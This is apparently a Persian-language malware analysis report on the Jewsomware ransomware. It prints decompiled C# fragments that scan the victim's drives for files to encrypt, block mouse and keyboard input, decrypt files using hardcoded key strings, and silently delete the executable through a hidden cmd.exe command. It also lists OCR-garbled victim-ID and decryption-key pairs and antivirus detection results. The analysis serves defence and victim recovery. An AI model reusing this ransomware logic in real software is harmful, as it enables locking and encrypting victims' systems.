2798                                else if (text.EndsWith(".jpg"))
2799                                {
2800                                    this.ListBox8.Items.Add(text);
2801                                }
2802                                else if (text.EndsWith(".jpeg"))
2803                                {
2804                                    this.ListBox8.Items.Add(text);
2805                                }
2806                                else if (text.EndsWith(".png"))
2807                                {
2808                                    this.ListBox8.Items.Add(text);
2809                                }
2810                                else if (text.EndsWith(".psd"))
2811                                {
2812                                    this.ListBox8.Items.Add(text);
2813                                }
2814                                else if (text.EndsWith(".txt"))
100 %
```

تصویر زیر مربوط به بخشی از قطعه کد مربوط به اسکن تمام درایوهای سیستم قربانی و دایرکتوری‌هایی که از حمله‌ی باج‌افزار مصون می‌باشند، است :


```
Form1
946
947         // Token: 0x06000069 RID: 105 RVA: 0x0004C768 File Offset: 0x0004AB68
948         private void Form1_Load(object sender, EventArgs e)
949         {
950             checked
951             {
952                 this.Label1.Left = this.Label1.Parent.Width / 2 - this.Label1.Width / 2;
953                 this.Label1.Top = this.Label1.Parent.Height / 2 - this.Label1.Height / 2;
954                 this.PictureBox1.Left = this.PictureBox1.Parent.Width / 2 - this.PictureBox1.Width / 2;
955                 this.PictureBox1.Top = this.PictureBox1.Parent.Height / 2 - 85;
956                 this.Label2.Left = this.Label2.Parent.Width / 2 - this.Label2.Width / 2;
957                 Form1.BlockInput(1);
958                 Form1.ShowCursor(0);
959                 if (Directory.Exists("C:\\"))
960                 {
961                     if (Directory.Exists("D:\\"))
962                     {
963                         try
964                         {
965                             try
966                             {
967                                 foreach (string text in MyProject.Computer.FileSystem.GetDirectories("C:\\"))
968                                 {
969                                     if (!text.EndsWith("Bin"))
970                                     {
971                                         if (!text.EndsWith("indows"))
972                                         {
973                                             if (!text.EndsWith("tings"))
974                                             {
975                                                 if (!text.EndsWith("System Volume Information"))
976                                                 {
977                                                     if (!text.EndsWith("cache"))
978                                                     {
979                                                         if (!text.EndsWith("very"))
980                                                         {
981                                                             if (!text.EndsWith("rogram Files (x86)"))
982                                                             {
983                                                                 if (!text.EndsWith("rogram Files"))
984                                                                 {
985                                                                     if (!text.EndsWith("boot"))
986                                                                     {
987                                                                         if (!text.EndsWith("efi"))
988                                                                         {
989                                                                             if (!text.EndsWith(".old"))
990                                                                             {
991                                                                                 this.ListBox1.Items.Add(text);
992                                                                                 this.ListBox9.Items.Add(text);
993                                                                             }
994                                                                         }
995                                                                     }
996                                                                 }
997                                                             }
998                                                         }
999                                                     }
1000                                                }
1001                                            }
1002                                        }
1003                                    }
1004                                }
85 %
```

باج‌افزار Jewsomware فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

فرایند رمزگشایی :


طبق بررسی‌های صورت گرفته بر روی کدمنبع باج‌افزار Jewsomware هر یک از کدهای شناسایی مربوط به باج‌افزار یک کلید رمزگشایی منحصربفرد دارند که قربانیان پس از وارد نمودن آن می‌توانند به راحتی فایل‌های خود را رمزگشایی نمایند که در تصویر زیر یک نمونه مشخص شده است، همچنین پس از وارد نمودن کلید صحیح، پنجره‌ی مربوط به پیغام باج‌خواهی بسته شده و فایل اجرایی باج‌افزار نیز حذف خواهد شد.




همانطور که در زیر قابل مشاهده می‌باشد لیست تمامی کلیدهای رمزگشایی قابل مشاهده است و در تصویری که در ادامه آمده است، عبارات مشخص شده در سمت راست آن مربوط به کد شناسایی قربانیان و عبارات مشخص شده در سمت چپ آن مربوط به کلید رمزگشایی منحصربفرد آن می‌باشد :

eySmX ٧nCmpp ٥, ECm ١Zu ٠TXzI ٩,XrXnc ١sl ٢b ٤q, PXBzCBykpiuj, FhxF ١EVUPRoP, OmB ٥M٨ ٦zY ١W ٠, FzcRJRU ٩ ٢inJ, DEAoxo ٩mr ٩yn, n ٤Yi ٠FVgHghO, JyZm ٦qUlWncq, QcLFcXDiJy ٦q, fpsZyXgb ٧i ٥V, nBOOA ١vvyQTv, zETZRoMEitaG, zW٨ ٤gGXZtcdR, ٢oX ٢RYUQiqE٨, JiWxdyu ١UNNs, XWYuJkwo٨gDG, s ٢Zb ٢LJNG ٩ro, ٤ ٩GMOrhPofYt, AaUp ٧ygrdmm ٤, cYLXFiCS٨cJy, aEeKS ٢١ ٠NQSV, DyV ٦ ٩٨٨ ٤ZGVA, xauE٨ ٧hcFznt, zgYVnGJYOAkt, Ezpa ٤VCAgqO٨, ٣٠hk ٥Zek ٢ ٠IA, ٩FeJKdK ٠iIRW, Qp ٢t ٥C ٧TdCNk, SQd ٥sOW ٩OmPd, VXw ٣GllQIT ٤U, k ٤TN ٣eADk ١Be, PdQzILeATHgB, c٨mW ١IBCWyJE, GTtlxSf ٩ ٤BEt, OeYVeIS ٥aoqx, qTtWMRCjQfm٨, B ١ALXxYvGi ١j, o ١CtQoRkl٨ ١ ٠, ٦ASY٨IVGyJeW, pyMHhVhD ٦V ٣n, thT ٣P ٠gGpeft, DdhO ٠ ١IN ١ ١tr, GvI ٩yiFr٨FcA, Wr ٥pvhA ٥KXCV, vkXTrYd٨X ٣CL, F ٤u ٤yAlmUvri, TFEMbK ٤syWMu, buo ٢sIJf ٠q٨i, ٧EG ٦MlLHyj ١ ٤, DLhDTgbZpWVE, K ٣١ktd ١IIy٨f, ChUDfQtFpCiF, Zd ٥ ٢VK ١QuJQv, ٠GTnHkbfBinz, cyjufxzJURYi, qw ٩XaEjg ١KtS, BHjcfssXpj ٠ ٥, i ٩ifQRMfjtDs, ٠DHnYC ٥cij ٧B, hhVNZUqaO ٧bo, ZtsChTksXk ١A, yr ٤KXNce ٥x ١Z, ١AT ٣gPmLtheC, dl٨wpsxCKMVS, aW٨HzIqs٨fs ٠, ZkHY ٤MIeVoLU, dtAwJayegOei, ٥in ٢٧١I ٤b ٤fw, LAfY ٩FebFBg٨, XTiVJF٨brwBM, be ٣KiMisJOOg, azTzKBPAUFOL, ٠Xt ٠xqdYgeoD, Nh ٣UmrMg ٣lux, qgbNdlHvvuzu, tT ٤D ١pgtajEq, ٦Z ٣aorRmhOGr, CTMLTzQQDMJt, pPxwiVjU ١ ٤qn, MKocO ٦bXwDVZ, ٧s ٦VrxPceVLm, P٨yWlthvmFDT, YBCYAjuuNTHs, h ٩hHL ١Bil ٥٩i, ٧MMhtISDT ٥d ٧, XBRzjH ٣PAni ٦, xjWPzIk ٠s ٠Gc, ٨kXV ٦NrdIqWh,

۳chGS ۰X ۱bgmW, PIRimIO ۹fK ۲D, ۰GosxJlk ٤ ٤fl, k ۷NPskxvzpy ۸, O ۸vwbumDIeW ۳, b ۰ ۳Pu ۳hddiTD, ۲V ۱JHfIboeA ٦, crToUu ٤xU ۸ ٦O, UpdLBqH ۳i ۲ ۰y, ۱ ۹۳ ۰sPCPwxGe



قطعه کدهای زیر مربوط به بخشی از فرایندهای مربوط به رمزگشایی فایل‌ها پس از وارد نمودن کلید رمزگشایی صحیح و حذف فایل اجرایی باج‌افزار می‌باشد :



تصویر ۱: اسکن دایرکتوری‌های مختلف جهت رمزگشایی فایل‌ها

Form3

```
2631
2632        // Token: 0x060000BE RID: 190 RVA: 0x00054248 File Offset: 0x00052648
2633        private void Timer7_Tick(object sender, EventArgs e)
2634        {
2635            this.ProgressBar7.Maximum = this.ListBox9.Items.Count;
2636            if (this.ProgressBar7.Value == this.ListBox9.Items.Count)
2637            {
2638                this.Timer7.Stop();
2639                this.Timer8.Start();
2640            }
2641            else
2642            {
2643                this.ListBox9.SelectedIndex = this.ProgressBar7.Value;
2644                this.ListBox9.SelectionMode = SelectionMode.One;
2645                this.filenamez = Conversions.ToString(this.ListBox9.SelectedItem);
2646                try
2647                {
2648                    try
2649                    {
2650                        foreach (string text in MyProject.Computer.FileSystem.GetFiles(this.filenamez))
2651                        {
2652                            if (text.EndsWith(".jewsomware"))
2653                            {
2654                                this.ListBox8.Items.Add(text);
2655                            }
2656                        }
2657                    }
2658                    finally
2659                    {
2660                        IEnumerator<string> enumerator;
2661                        if (enumerator != null)
2662                        {
2663                            enumerator.Dispose();
2664                        }
2665                    }
2666                }
2667                catch (Exception ex)
2668                {
2669                }
2670                this.ProgressBar7.Increment(1);
2671            }
2672        }
```

تصویر ۲

Form3

```
2673
2674        // Token: 0x060000BF RID: 191 RVA: 0x00054370 File Offset: 0x00052770
2675        private void Timer8_Tick(object sender, EventArgs e)
2676        {
2677            this.ProgressBar9.Maximum = this.ListBox8.Items.Count;
2678            if (this.ProgressBar9.Value == this.ListBox8.Items.Count)
2679            {
2680                this.Timer1.Interval = 5000;
2681                this.Timer1.Stop();
2682                Process.Start(new ProcessStartInfo
2683                {
2684                    Arguments = "/C choice /C Y /N /D Y /T 3 & Del \"" + Application.ExecutablePath.ToString() + "\"",
2685                    WindowStyle = ProcessWindowStyle.Hidden,
2686                    CreateNoWindow = true,
2687                    FileName = "cmd.exe"
2688                });
2689                Application.ExitThread();
2690            }
2691            else
2692            {
2693                this.ListBox8.SelectedIndex = this.ProgressBar9.Value;
2694                this.ListBox8.SelectionMode = SelectionMode.One;
2695                string text = Conversions.ToString(this.ListBox8.SelectedItem);
2696                try
2697                {
2698                    byte[] bytKey = MyProject.Forms.Form1.CreateKey("degu123");
2699                    byte[] bytIV = MyProject.Forms.Form1.CreateIV("degu321");
2700                    string strOutputFile = Strings.Replace(text, ".jewsomware", "", 1, -1, CompareMethod.Binary);
2701                    MyProject.Forms.Form1.EncryptOrDecryptFile(text, strOutputFile, bytKey, bytIV, Form1.CryptoAction.ActionDecrypt);
2702                    MyProject.Computer.FileSystem.DeleteFile(text);
2703                }
2704                catch (Exception ex)
2705                {
2706                }
2707                this.ProgressBar9.Increment(1);
2708                this.Label1.Text = text;
2709                this.Label3.Text = text;
2710            }
2711        }
```

تصویر ۳

تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار Jewsomware نشدیم.

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۳۹ مورد از ٦٦ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Generic.Ransom.CloudSword.9806C2B5	AegisLab	Virus.Ransom.Gen!c
ALYac	Trojan.Ransom.Jewsomware	Antiy-AVL	Trojan/Win32.TSGeneric
Arcabit	Generic.Ransom.CloudSword.9806C2B5	Avast	MSIL:Ransom-BK [Trj]
AVG	MSIL:Ransom-BK [Trj]	Avira	TR/Ransom.zxeih
BitDefender	Generic.Ransom.CloudSword.9806C2B5	CAT-QuickHeal	Trojan.IGENERIC
ClamAV	Win.Trojan.Agent-6609006-0	Cybereason	malicious.785e4b
Cyren	W32/Trojan.SFGN-0379	Emsisoft	Generic.Ransom.CloudSword.9806C2B5 (B)
eScan	Generic.Ransom.CloudSword.9806C2B5	ESET-NOD32	a variant of MSIL/Filecoder.FG
F-Secure	Generic.Ransom.CloudSword.9806C2B5	Fortinet	MSIL/Filecoder.A!tr
GData	MSIL.Trojan-Ransom.FTSCoder.C	Ikarus	Trojan-Ransom.MikoYan
K7AntiVirus	Trojan (005085f21)	K7GW	Trojan (005085f21)
Malwarebytes	Ransom.JohnyCryptor	MAX	malware (ai score=96)
McAfee	Artemis!1E96F62785E4	McAfee-GW-Edition	Artemis
Microsoft	Trojan:Win32/Occamy.B	NANO-Antivirus	Trojan.Win32.Ransom.feuzyx
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.Ransom.b0e	Rising	Trojan.Filecoder!8.68 (CLOUD)
Sophos AV	Mal/JoCryp-A	Symantec	Ransom.Cryptolocker
Tencent	Word.Trojan.Generic.Ebri	TrendMicro	Ransom_SNEAKYJ.THGACAH
TrendMicro-HouseCall	Ransom_SNEAKYJ.THGACAH	Webroot	W32.Ransom.Gen
Yandex	Trojan.Filecoder!+s8TIQaCzII	AhnLab-V3	Clean

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ۷ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نتیجه اسکن Honest_Jewsomware.bin

آنتی‌ویروس	نسخه آنتی‌ویروس	نتیجه اسکن	
پادویش	2.3.190.2675	✔	Clean
sophos	9.14.2	ii	Dangerous: Mal/JoCryp-A
f_secure	11.00	ii	Dangerous: Generic.Ransom.CloudSword.9806C2B5
kaspersky	5.5	✔	Clean
eset	4.5.3.38301	ii	Dangerous: MSIL/Filecoder.FG
drweb	11.0.1.1607061217	✔	Clean
clam_av	0.99.2	ii	Dangerous: Win.Trojan.Agent-6609006-0
comodo	1.1.268025.1	✔	Clean
bitdefender	11.0.1.18	ii	Dangerous: Generic.Ransom.CloudSword.9806C2B5
avast	2.1.2	ii	Dangerous: MSIL:Ransom-BK
symantec	7.9.0.30	ii	Dangerous: Ransom.Cryptolocker